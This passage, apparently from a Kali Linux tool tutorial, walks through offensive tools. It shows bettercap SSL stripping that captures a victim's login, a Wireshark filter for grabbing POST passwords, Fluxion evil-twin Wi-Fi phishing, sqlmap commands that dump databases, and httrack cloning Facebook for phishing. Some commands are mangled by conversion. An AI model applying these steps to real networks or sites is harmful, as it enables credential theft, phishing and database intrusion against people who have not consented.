
[I] Starting [ spoofing:x discovery:x sniffer:x tcp-proxy:x udp-proxy:x http-proxy:x https-proxy:x sslstrip:x http-server:x dns-server:x ] ...
[I] Found hostname kekmat-pc for address 192.168.1.62
[I] [wlan1] 192.168.1.27 : 98:DE:D0:14:39:31 / wlan1 ( Tp-link Technologies Co. )
[I] Found hostname 192 for address 192.168.1.1
[I] [GATEWAY] 192.168.1.1 : 8C:E1:17:98:98:64 / 192 ( zte )
[I] [DNS] Starting on 192.168.1.27:5300 ...
[I] [TARGET] 192.168.1.62 : B8:03:05:A4:75:5E / kekmat-pc ( Intel Corporate )
[I] [SSL] Loading HTTPS Certification Authority from '/root/.bettercap/bettercap-ca.pem' ...
[I] [HTTP] Proxy starting on 192.168.1.27:8080 ...
[I] [HTTPS] Proxy starting on 192.168.1.27:8083 ...
```

The victim enters the url ‘fiverr.com’ in the url tab. Bettercap detected that the victim is trying to access fiverr.com. Then, bettercap SSLStrip-ing the URL by downgrade the HTTPS protocol to HTTP and modify the URL name. As the image shown below.



```
root@localhost: ~
File Edit View Search Terminal Help
[kekmat-pc/192.168.1.62] GET https://www.fiverr.com/ ( text/html ) [200]
[I] [SSLSTRIP 192.168.1.62] Stripping 14 HTTPS links inside 'https://www.fiverr.com/'
```

The URL in the victim’s browser will look like strange, it has additional ‘w’, it is how SSLSTRIP+ and HSTS Preload bypass work. Once the victim logs in to the log in service, bettercap captures the credentials.



```
root@localhost: ~
File Edit View Search Terminal Help
[REQUEST HEADERS]
Host : www.fiverr.com
Connection : close
Content-Length : 291
Accept : text/javascript
Origin : https://www.fiverr.com
X-CSRF-Token : LvHENioLTGgKZG/0fZ96Jt7m+3L8/veOrQPmj/BusAE=
X-Requested-With : XMLHttpRequest
User-Agent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.24 (KHTML, like Gecko) Chrome/11.0.696.34 Safari/534.24
Content-Type : application/x-www-form-urlencoded; charset=UTF-8
Referer : https://www.fiverr.com/
Accept-Language : en-US
Cookie : __cfduid=d40a00bbea1df3230ea5e211eb5d1a0171510767770; guest_currency=USD; u_guid=e73fbdb4-6922-4b72-9ad7-295a19cdc04c; pv_monthly=1%3B1; alg916=1; alg1068=2; _uetSID=uet82249044; _ceg.s=o2gzyl; _ceg.u=o2gzyl; visited_fiverr=true; _fiverSessionKey=00f5cf9048f7bd60b4b2c5bf0c8bae58; mp_436ab54ce79a37742241d4f156f647e9_mixpanel=%7B%22distinct_id%22%3A%20%2215fc0c8c26f3c-0f8d91ab7-6e27683e-38400-15fc0c8c2711%22%2C%22%24initial_referrer%22%3A%20%22%24direct%22%2C%22%24initial_referring_domain%22%3A%20%22%24direct%22%7D; _ga=GA1.2.93850504.1510767909; _gid=GA1.2.368799155.1510767909; _dc_gtm_UA-12078752-1=1; forterToken=ee07a1d138ba4c75915a4a4e09487146____; ftr_bbst_lh=1510767923118; mp_mixpanel_l_c=5
Pragma : no-cache

[REQUEST BODY]
utf8 : ✓
authenticity_token : LvHENioLTGgKZG/0fZ96Jt7m+3L8/veOrQPmj/BusAE=
timestamp : 1510767782
spinner : ddf4d5557906c177b59c7f292a2c885e
52e27594b84ed5582af78946dbc9275a : imavictim
login :
566c753e0ae8d26688926f2c814d785d : heresmypassword
password :
```

WireShark

Wireshark is a very popular network analyzer tool that's most widely used in network security auditing. Wireshark uses display filters for general packet filtering. Here are some useful filters, including filters to grab captured password.

- Show only SMTP (port 25) and ICMP traffic:
port eq 25 or icmp
- Show only traffic in the LAN (192.168.x.x), between workstations and servers – no Internet:
src==192.168.0.0/16 and ip.dst==192.168.0.0/16
- TCP buffer full – Source is instructing Destination to stop sending data:
window_size == 0 && tcp.flags.reset != 1
- Match HTTP requests where the last characters in the uri are the characters “gl=se”
request.uri matches “gl=se\$”
- Filter against particular IP
addr == 10.43.54.65
- Display POST request method, mostly containing user password:
request.method == “POST”

To run Wireshark, just type “wireshark” in the terminal. It will open up a graphical user interface. First, it will ask you to set the network interface that will be used.


Metasploit framework

Metasploit Framework initially was intended to be a maintainable framework which automates the process of exploiting rather than manually verifying it. Metasploit is a popular framework through history, it has rich modules aimed at a variety of targets such as Unix, BSD, Apple, Windows, Android, WebServers, etc. Below, is an example usage of metasploit, exploiting Windows OS using popular NSA Exploit EternalBlue and DoublePulsar.

Social Engineering Toolkit (SET)

The Social-Engineer Toolkit is an open-source penetration testing framework designed for Social-Engineering. SET has a number of custom attack vectors such as phishing, spear-phishing, malicious USB, mass mail, etc. This toolkit

is a free product by Trustedsec.com. To start using SET, type in terminal “seetoolkit”.



The screenshot shows a terminal window titled "root@localhost: ~". The window contains the following text:

```
[...]
[...]      Created by: DAVID KENNEDY (RELiK)
[...]      Version: 7.7.1
[...]      Codename: 'Blackout'
[...]      Follow us on Twitter: @TrustedSec
[...]      Follow me on Twitter: @HackingDave
[...]      Homepage: https://www.trustedsec.com
[...]      Welcome to the Social-Engineer Toolkit (SET).
[...]      The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.1
Current version: 7.7.4

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> [
```

Fluxion

Fluxion is my favorite Evil Twin Attack tool. fluxion doesn't perform bruteforce attack to break the key. Fluxion creates a open twin AP of the target (Wi-Fi) network. When someone tries to connect to that network a fake authentication page pops up asking for key. When victim enters the key, fluxion captures that key and checks whether the key is a valid password by matching the key and the handshake. To install Fluxion, run the following commands:

```
~ $ git clone --recursive https://github.com/FluxionNetwork/fluxion.git
~ $ cd fluxion
```

Open the fluxion wizard by typing:

```
~$ ./fluxion.sh
```

When first run, fluxion does dependency checking, and installs them automatically. After that go along with the fluxion wizard instructions.

Aircrack-NG Suite

Aircrack-ng is a network software suite consisting of a scanner, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. Aircrack-NG suite, includes:


- **aircrack-ng** Cracks WEP keys using the Fluhrer, Mantin and Shamir attack (FMS) attack, PTW attack, and dictionary attacks, and WPA/WPA2-PSK using dictionary attacks.
- **airdecap-ng** Decrypts WEP or WPA encrypted capture files with known key.
- **airmon-ng** Placing different cards in monitor mode.
- **aireplay-ng** Packet injector (Linux, and Windows with CommView drivers).
- **airodump-ng** Packet sniffer: Places air traffic into pcap or IVS files and shows information about networks.
- **airtun-ng** Virtual tunnel interface creator.
- **packetforge-ng** Create encrypted packets for injection.
- **ivstools** Tools to merge and convert.
- **airbase-ng** Incorporates techniques for attacking client, as opposed to Access Points.
- **airdecloak-ng** Removes WEP cloaking from pcap files.
- **airolib-ng** Stores and manages ESSID and password lists and compute Pairwise Master Keys.
- **airserv-ng** Allows to access the wireless card from other computers.
- **buddy-ng** The helper server for easside-ng, run on a remote computer.
- **easside-ng** A tool for communicating to an access point, without the WEP key.
- **tkiptun-ng** WPA/TKIP attack.
- **wesside-ng** Automatic tool for recovering wep key.

THC Hydra (ONLINE PASSWORD CRACKING SERVICE)

Hydra is the fastest network login cracker which supports numerous attack protocols. THC Hydra supports these protocols: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

John The Ripper (OFFLINE PASSWORD CRACKING SERVICE)

John The Ripper is one of the most popular password testing and cracking programs as it combines a number of password crackers into one package, auto-detects password hash types, and includes a customization cracker. In Linux, “passwd” file located at /etc/passwd contains all user information. hash SHA encrypted password of each of the users found is stored in /etc/shadow file.



```
root@localhost:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding [linux-x86-64]
-avx]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILE]
--single[=SECTION]           "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                           --pipe like --stdin, but bulk reads, and allows rules
                           --loopback[=FILE]
                           --dupe-suppression
                           --prince[=FILE]
                           --encoding=NAME
                           --rules[=SECTION]
                           --incremental[=MODE]
                           --mask=MASK
                           --markov[=OPTIONS]
                           --external=MODE
                           --stdout[=LENGTH]
                           --restore[=NAME]
                           --session[=NAME]
                           --status[=NAME]
                           --make-charset=FILE
                           --show[=LEFT]
                           --test[=TIME]
                           --users=[-]LOGIN[UID|...]
                           --groups=[-]GID[...]
                           --shells=[-]SHELL[...]
                           --salts=[-]COUNT[!]:MAX]
                           --save-memory=LEVEL
                           --node=MINI-MAX)/TOTAL
                           --fork=N
                           --pot=NAME
                           --List=WHAT
                           --format=NAME
                           --single[=SECTION]
                           --wordlist[=FILE]
                           --incremental[=MODE]
                           --mask=MASK
                           --markov[=OPTIONS]
                           --external=MODE
                           --stdout[=LENGTH]
                           --restore[=NAME]
                           --session[=NAME]
                           --status[=NAME]
                           --make-charset=FILE
                           --show[=LEFT]
                           --test[=TIME]
                           --users=[-]LOGIN[UID|...]
                           --groups=[-]GID[...]
                           --shells=[-]SHELL[...]
                           --salts=[-]COUNT[!]:MAX]
                           --save-memory=LEVEL
                           --node=MINI-MAX)/TOTAL
                           --fork=N
                           --pot=NAME
                           --List=WHAT
                           --format=NAME
```

Crunch

Crunch is a utility to create custom wordlists, where you can specify a standard character set or a character set you specify. crunch can generate all possible combinations and permutations.

The basic syntax for crunch looks like this:

```
~$ crunch <min> max<max> <characterset> -t <pattern> -o <output filename>
```

Now, let's go over what's included in the syntax above.

-
- **min** = The minimum password length.
- **max** = The maximum password length.
- **characterset** = The character set to be used in generating the passwords.
- **-t <pattern>** = The specified pattern of the generated passwords. For instance, if you knew that the target's birthday was 0231 (February 31st) and you suspected they used their birthday in their password, you could generate a password list that ended with 0231 by giving crunch the pattern @@@@@@@@0321. This would generate passwords up to 11 characters (7 variable and 4 fixed) long that all ended with 0321.
- **-o <outputfile>** = save the wordlist into a file name given.

Hash-Identifier and findmyhash

Hash-identifier is a tool to identify the different types of hashes used to encrypt data and especially passwords. Findmyhash is a tool to crack encrypted passwords or data using online services. For example we got encrypted data: 098f6bcd4621d373cade4e832627b4f6. First thing you are going to need to do is identify the hash type. To do that, launch “hash-identifier” in terminal, and input the hash value on it.

Hash-identifier detected this decrypted data is using hash algorithm MD5. After its hash type is known, then we use another tool, findmyhash to crack the data. Now, type in the terminal:

```
~$ findmyhash MD5 -h 098f6bcd4621d373cade4e832627b4f6
```

The result would be like this:

```
root@localhost: ~
File Edit View Search Terminal Help

Analyzing with my-addr (http://md5.my-addr.com)...
*****
HASH CRACKED!!
The original string is: test

The following hashes were cracked:
-----
098f6bcd4621d373cade4e832627b4f6 -> test

root@localhost:~#
```

SQLMap

SQLMAP automates the process of detecting and exploiting SQL injection vulnerabilities and taking over databases. To use SQLMap, you need to find a website URL which is SQL injection vulnerable, you can find it by either using SQLiv (see list number) or using Google dork. Once you've got the vulnerable SQL injection URL, then open the terminal and run the following command pattern:

1. Acquire databases list

```
~$ sqlmap -u "[VULN SQLI URL]" --dbs
```

2. Acquire tables list

```
~$ sqlmap -u "[VULN SQLI URL]" -D [DATABASE_NAME] --tables
```

3. Acquire columns list

```
~$ sqlmap -u "[VULN SQLI URL]" -D [DATABASE_NAME] -T [TABLE_NAME] --columns
```

4. Acquire the data

```
~$ sqlmap -u "[VULN SQLI URL]" -D [DATABASE_NAME] -T [TABLE_NAME] -C [COLUMN_NAME] -dump
```

For example, let's say we have vulnerable SQL injection, it is <http://www.vulnsite.com/products/shop.php?id=13>. And we've already acquired the databases, tables and columns. If we want to acquire the data, then the command is:

```
~$ sqlmap -u "http://www.vulnsite.com/products/shop.php?id=13" -D vulnsiteDb -T vulnsiteTable -C vulnsiteUser --dump
```

Mostly, the data is encrypted, we need another tool to decrypt it. Below is another procedure to get the clear text password.

JoomScan & WPScan

JoomScan is a Web application analysis tool to scan and analyze Joomla CMS, while WPScan is a WordPress CMS vulnerability scanner. To check what CMS is installed on a target website, you can use either ONLINE CMS Scanner, or using additional tools, “CMSMap”. (<https://github.com/Dionach/CMSmap>). Once you know the target CMS, whether it is Joomla or WordPress, then you can decide to use JoomScan or WPScan.

Run JoomScan:

```
~ $ joomscan -u victim.com
```

Run WPScan:


```
~$ wpscan -u victim.com
```

HTTRACK

Httrack is a website / webpage cloner, from a penetration testing perspective, it is mainly used to create a fake website, or phising in attacker server. Run httrack wizard by typing in the terminal :

```
~$ httrack
```

You will be prompted, some configuration needed with guidance. Such as, Project name, Base path of the project, set the URL target and the proxy configuration.



The screenshot shows a terminal window titled "root@localhost:/sqliv". The window contains the following text:

```
Welcome to HTTrack Website Copier (Offline Browser) 3.49-2
Copyright (C) 1998-2017 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :facebook
Base path (return=/root/websites/) :
Enter URLs (separated by commas or blank spaces) :https://www.facebook.com

Action:
(enter) 1      Mirror Web Site(s)
            2      Mirror Web Site(s) with Wizard
            3      Just Get Files Indicated
            4      Mirror ALL links in URLs (Multiple Mirror)
            5      Test Links In URLs (Bookmark Test)
            0      Quit
: 1

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :

You can define additional options, such as recurse level (-r<number>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :

---> Wizard command line: httrack https://www.facebook.com -O "/root/websites/facebook" -sV


Ready to launch the mirror? (Y/n) :y

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Sat, 18 Nov 2017 08:57:28 by HTTrack Website Copier/3.49-2 [XR&CO'2014]
mirroring https://www.facebook.com with the wizard help..
```

OWASP-ZAP


OWASP ZAP is a Java-based tool for testing web app security. It has an intuitive GUI and powerful features to do such things as fuzzing, scripting, spidering, proxying and attacking web apps. It is also extensible through a number of plugins. In this way, it is an all-in-one web app testing tool.

To open OWASP ZAP, type “owasp-zap” into the terminal.



BurpSuite

Burp Suite is a collection of tools bundled into a single suite which performs security testing of web applications, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. The main features of Burpsuite is that it can function as an intercepting proxy (see image below). Burpsuite intercepts the traffic between a web browser and the web server.



SQLiv

SQLiv is a simple and massive SQL injection vulnerability scanner. SQLiv is not installed by default in Kali Linux. To install it, run the following commands:

```

~$ git clone https://github.com/Hadesy2k/sqliv.git
~$ cd sqliv && && && && && sudo python2 setup.py -i

```

Once installed, just type in the terminal:

```
~$ sqliv -t [TARGET_URL]
```

The screenshot shows a terminal window with two tabs. The active tab is titled "root@localhost: /sqliv". The command "sqliv --help" is being run, and the output is displayed in green text. The output includes optional arguments and their descriptions.

```

root@localhost:/sqliv# sqliv --help
usage: sqliv.py [-h] [-d inurl:example] [-e bing, google, yahoo] [-p 100]
                 [-t www.example.com] [-r]

optional arguments:
  -h, --help            show this help message and exit
  -d inurl:example      SQL injection dork
  -e bing, google, yahoo
                        search engine [Bing, Google, and Yahoo]
  -p 100                number of websites to look for in search engine
  -t www.example.com    scan target website
  -r                   reverse domain
root@localhost:/sqliv#

```

Nikto

Nikto is webserver and web application assessment tool to find potential security issues and vulnerabilities. Nikto scans for 6700 potentially dangerous files/programs. To run Nikto, type following command:

```
~$ nikto -h [hostname|or IP address]
```

Dirbuster / Dirb

Dirb is a tool to find hidden objects, files and directories on a website. Dirb works by launching a dictionary based attack against a web server and analyzing the response. DIRB comes with a set of preconfigured wordlists, located under `/usr/share/dirb/wordlists/`. To launch dirb, use the following command pattern:

```
~$ dirb [TARGET] [WORDLISTS_FILE]
```

```
~$ dirb http://www.site.com /usr/share/dirb/wordlists/vulns/apache.txt
```

NMAP

Network Mapper (NMap) is a tool used for network discovery and security auditing. My favorite option in NMAP is “`-script vuln`” it tells NMAP to audit the security of each open port on target using NSE. For example:

```
~$ nmap kali.org --script vuln
```

To view full list of NMAP features, see the help page instead.

```
~$ nmap --help
```

```
root@localhost: ~
File Edit View Search Terminal Tabs Help
